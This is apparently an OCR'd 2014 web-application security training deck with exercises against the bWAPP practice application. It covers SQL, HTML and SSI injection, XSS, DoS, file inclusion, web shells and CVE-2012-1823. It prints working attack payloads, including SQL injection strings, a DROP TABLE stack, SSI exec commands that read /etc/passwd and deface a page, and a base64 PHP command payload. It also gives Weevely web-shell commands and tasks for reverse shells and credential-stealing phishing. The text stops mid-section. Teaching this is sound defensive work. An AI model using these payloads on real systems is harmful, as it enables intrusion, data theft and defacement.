
- Injection can result in
  - Data loss or corruption
  - Website defacement
  - Denial of access
  - Complete host take over



© 2014 MME BVBA, all rights reserved.


Injection

- Injection in the OWASP Top 10



SQL Injection


- **SQL injection** is very common in web applications
- Occurs when user input is sent to a SQL interpreter as part of a query
- The attacker tricks the interpreter into executing unintended SQL queries



© 2014 MME BVBA, all rights reserved.

SQL Injection

- Normal operation



BROWSER
HTML (GET/POST)

WEB APP
HTML | SQL

DATABASE
SQL interpreter

login
password


SELECT * FROM table
WHERE login = '**login**' AND
password = '**password**'

result

© 2014 MME BVBA, all rights reserved.

SQL Injection

- Abnormal operation



BROWSER
HTML (GET/POST)

WEB APP
HTML | SQL

DATABASE
SQL interpreter

login **’ or 1=1--**	SELECT * FROM table WHERE login = ‘**login**’ AND password = ‘’ **or 1=1--** ’	result

© 2014 MME BVBA, all rights reserved.

SQL Injection

- PHP code
  - SELECT * FROM table WHERE username='. $login .' AND password='. $password .'
- Expected input
  - SELECT * FROM table WHERE username='**alice**' AND password='**loveZombies**'
- But what if the person injected
  - SELECT * FROM table WHERE username='**alice**' AND password='**' or 1=1 --**

© 2014 MME BVBA, all rights reserved.

SQL Injection

- Simple injections
  - '--
  - ' or 'a'='a
  - ' or 'a'='a'--
  - ' or '1'='1
  - ' or 1=1--

© 2014 MME BVBA, all rights reserved.

SQL Injection

- Union injections
  - ' UNION SELECT field1, field2 FROM table--
  - ' UNION SELECT table_name FROM
    INFORMATION_SCHEMA.TABLES
    WHERE table_schema=database()--
- Stacked queries
  - '; DROP TABLE table;--

© 2014 MME BVBA, all rights reserved.

Exercise

- SQL Injection - Bypassing Login Forms
  - Go to http://itsecgames.com/bWAPP/sqli_3.php
  - Valid credentials: **alice/loveZombies**
  - Enter a quote (') in the form fields
  - Try to login with the user Alice, without password
  - Try to login with a non-existent user

© 2014 MME BVBA, all rights reserved.

Exercise

- SQL Injection - Extracting Data
  - Go to http://itsecgames.com/bWAPP/sqli_1.php
  - Enter a quote (') in the form fields
  - Any differences?
    - blah' or 1=1--

      blah' or 1=2--
  - Try to grab the user passwords...

© 2014 MME BVBA, all rights reserved.

Blind SQL Injection

- **Blind SQL injection** is a type of SQL injection attack that asks the database true or false questions
- Often used when the web application is configured to show generic error messages
  - Vulnerable code to SQL injection is not mitigated
  - Database does not output data to the web page
- Nearly identical to normal SQL injection, the way data is retrieved from the database is different…

© 2014 MME BVBA, all rights reserved.

Blind SQL Injection

- The result of the SQL injection is determined based on the application's responses
  - Boolean-based or time-based
- Exploiting the vulnerability is more difficult and slower than traditional SQL injection… but not impossible!
- Using automated tools is a must

© 2014 MME BVBA, all rights reserved.

Exercise

- Blind SQL Injection
  - Go to http://itsecgames.com/bWAPP/sqli_4.php
  - Enter an existing and non-existing movie
  - Any differences?
    - iron man' and 1=1--

      iron man' and 1=2--
    - iron man' and 1=1 and SLEEP(5)--

      iron man' and 1=2 and SLEEP(5)--

© 2014 MME BVBA, all rights reserved.

Automated SQL Injection

- sqlmap
  - Open source penetration testing tool
  - Automates the process of detecting and exploiting SQL injection
  - Developed in Python, since July 2006
  - Full support for MS SQL, MySQL, Oracle, PostgreSQL,…
  - Full support for various SQL injection techniques
  - Site: http://sqlmap.org/

© 2014 MME BVBA, all rights reserved.

Exercise

- Automated SQL Injection
  - Exploit the title-parameter: http://itsecgames.com/bWAPP/sqli_1.php?title
    - Dump ALL data from the database
    - Deface the bWAPP website
      - Use the --os-shell option
      - You will need a writable directory to upload the stager…
      - Create a custom HTML file in the root of bWAPP

© 2014 MME BVBA, all rights reserved.

HTML Injection

- **HTML injection** occurs when a user inserts HTML code via a specific field or parameter
- Dangerous when it is stored permanently!
- Very similar to XSS, or Cross-Site Scripting (…)
- HTML injections can lead to
  - Website defacements
  - Phishing attacks
  - Client-side exploitation

© 2014 MME BVBA, all rights reserved.

Exercise

- HTML Injection
  - Go to http://itsecgames.com/bWAPP/htmli_stored.php
  - Inject an image from an external website
  - Redirect the page to an external website
  - Start a phishing attack
    - Create a login form in HTML
    - Send the credentials to your attacker's machine
    - Inject the login form

© 2014 MME BVBA, all rights reserved.

SSI Injection

- **Server-Side Includes injection**, or SSI injection
- A SSI attack allows exploitation by injecting scripts in HTML pages and executing the arbitrary code
- Very similar to HTML/command injection and XSS
- SSI injections can lead to
  - Website defacements
  - Complete host take over
  - Phishing attacks

SSI Injection

- SSI injections
  - <!--#exec cmd="ls -l" -->
  - <!--#exec cmd="cat /etc/passwd" -->
  - <!--#exec cmd="echo 'Pwnd!' > /var/www/index.htm" -->
  - <!--#include file="AAAA[...]AA" -->

© 2014 MME BVBA, all rights reserved.

SSI Injection

- SSI privilege escalation vulnerability
  - An older vulnerability in IIS 4.0 and 5.0 allows an attacker to obtain system privileges!
  - Buffer overflow in a dynamic link library (ssinc.dll)
  - Exploited by creating a malicious page containing the SSI code below and forcing the application to load the page
    - <!--#include file="AAAA[...]AA" -->
    - Number of 'A' should be over 2049
  - More information: CVE-2001-0506 / MS01-044

© 2014 MME BVBA, all rights reserved.

Exercise

- SSI Injection
  - Go to http://itsecgames.com/bWAPP/ssii.php
  - Access the password file (/etc/passwd)
  - Deface the bWAPP website
    - Create a custom HTML file in the root of bWAPP
  - Make a reverse shell connection

© 2014 MME BVBA, all rights reserved.


Cross-Site Scripting

- **Cross-Site Scripting**, or XSS, occurs when an attacker injects a browser script into a web application
  - The script doesn't run on the website, but in a victim's browser
  - The website delivers the script to a victim's browser
  - The website is vulnerable, because it does not validate the user-supplied data
- Usually JavaScript, but it may also include HTML, Flash, or any other type of code that the browser may execute

© 2014 MME BVBA, all rights reserved.

Cross-Site Scripting


- Types of XSS flaws
  - Reflected XSS
  - Stored XSS



© 2014 MME BVBA, all rights reserved.

Cross-Site Scripting

- XSS in the OWASP Top 10



Exercise

- Cross-Site Scripting - Detection
  - Go to http://itsecgames.com/bWAPP/xss_get.php
  - Detect if there are XSS flaws
  - Which input fields are vulnerable?
  - Generate a pop-up displaying the cookies
  - Do the same with http://itsecgames.com/bWAPP/xss_stored_1.php

© 2014 MME BVBA, all rights reserved.

Denial-of-Service

- Denial-of-Service attack, or **DoS** attack
- An attacker attempts to prevent legitimate users from accessing the application, server or network
- Consumes network bandwidth, server sockets, threads, or CPU resources
- Distributed Denial-of-Service attack, or **DDoS**
- Popular techniques used by hacktivists

© 2014 MME BVBA, all rights reserved.

Denial-of-Service

- Newer layer 7 DoS attacks are more powerful!
  - 'Low-bandwidth application layer DoS'
- Advantages of layer 7 DoS
  - Legitimate TCP/UDP connections, difficult to differentiate from normal traffic
  - Requires lesser number of connections, possibility to stop a web server from a single attack
  - Reach resource limits of services, regardless of the hardware capabilities of the server


© 2014 MME BVBA, all rights reserved.

Denial-of-Service

- Layer 7 DoS methods
  - HTTP Slow Headers
  - HTTP Slow POST
  - HTTP Slow Reading
  - Apache Range Header
  - SSL/TLS Renegotiation

Exercise

- Denial-of-Service
  - Use the following tool to DoS the bWAPP web app
    - OWASP HTTP attack
  - Check the web server resources…




File Inclusions

- **File inclusion** flaws occur when an attacker includes a file, usually through a script on the web server
- The vulnerability occurs due to the use of user-supplied input without proper validation
- Types of file inclusion flaws
  - Local File Inclusion, or LFI
  - Remote File Inclusion, RFI

© 2014 MME BVBA, all rights reserved.

File Inclusions

- File inclusion in the OWASP Top 10



Exercise

- File Inclusions
  - Go to http://itsecgames.com/bWAPP/rlfi.php
  - Access the password file (/etc/passwd)
  - Deface the bWAPP website
    - Create a custom HTML file in the root of bWAPP
  - What will be the result of…
    - http://itsecgames.com/bWAPP/rlfi.php?language=**data://text/plain;base64,PD9waHAgc3lzdGVtKHdob2FtaSk7Pz4%3D**

© 2014 MME BVBA, all rights reserved.

Unrestricted File Uploads

- **Malicious**, or **Unrestricted File Uploads**
- File upload flaws occur when an attacker can upload files without any restrictions, or bypassing weak restrictions
- The first step in many attacks is to get some code to the system to be attacked!
  - The attack only needs to find a way to get the code executed
  - Using a file upload helps the attacker…

© 2014 MME BVBA, all rights reserved.

Unrestricted File Uploads

- **Web shells** are malicious web pages that provide an attacker functionality on a web server
- Making use of server-side scripting languages like PHP, ASP, ASPX, JSP, CFM, Perl,...
- Web shell functionalities
  - File transfer
  - Command execution
  - Network reconnaissance
  - Database connectivity

 © 2014 MME BVBA, all rights reserved.

Follow @MME_IT on Twitter and receive our cheat sheet, updated on a regular basis!

Unrestricted File Uploads

- Weevely
  - Stealth PHP web shell
  - Provides a telnet-like console to
    - Execute system commands
    - Automatize administration and post-exploitation tasks
  - Site: http://epinna.github.io/Weevely/

© 2014 MME BVBA, all rights reserved.

Unrestricted File Uploads

- External attack vectors for using web shells
  - Unrestricted File Uploads
  - Remote File Inclusion
  - Command Injection
  - SQL Injection
  - Insecure FTP, WebDAV,…

© 2014 MME BVBA, all rights reserved.

Exercise

- Unrestricted File Uploads
  - Create a custom PHP web shell with **Weevely**
    - Generate the web shell
      - weevely generate beebug /root/Desktop/weevely.php
    - Go to http://itsecgames.com/bWAPP/unrestricted_file_upload.php
    - Upload the web shell
    - Connect to the web shell
      - weevely "http://itsecgames.com/bWAPP/images/weevely.php" beebug
    - Explorer its functionalities
      - :help

© 2014 MME BVBA, all rights reserved.


Using Known Vulnerable Components

- PHP CGI Remote Code Execution
  - PHP CGI-based setups contain a vulnerability when parsing query string parameters from PHP files
  - Query strings that lack an '=' character are not properly handled, allowing command-line switches to be passed to the php-cgi binary
    - Source code disclosure and arbitrary code execution!
    - Affected PHP versions: before 5.3.12 and 5.4.x before 5.4.2
    - Example: http://itsecgames.com/bWAPP/admin/?-s
  - More information: CVE-2012-1823

© 2014 MME BVBA, all rights reserved.

Using Known Vulnerable Components

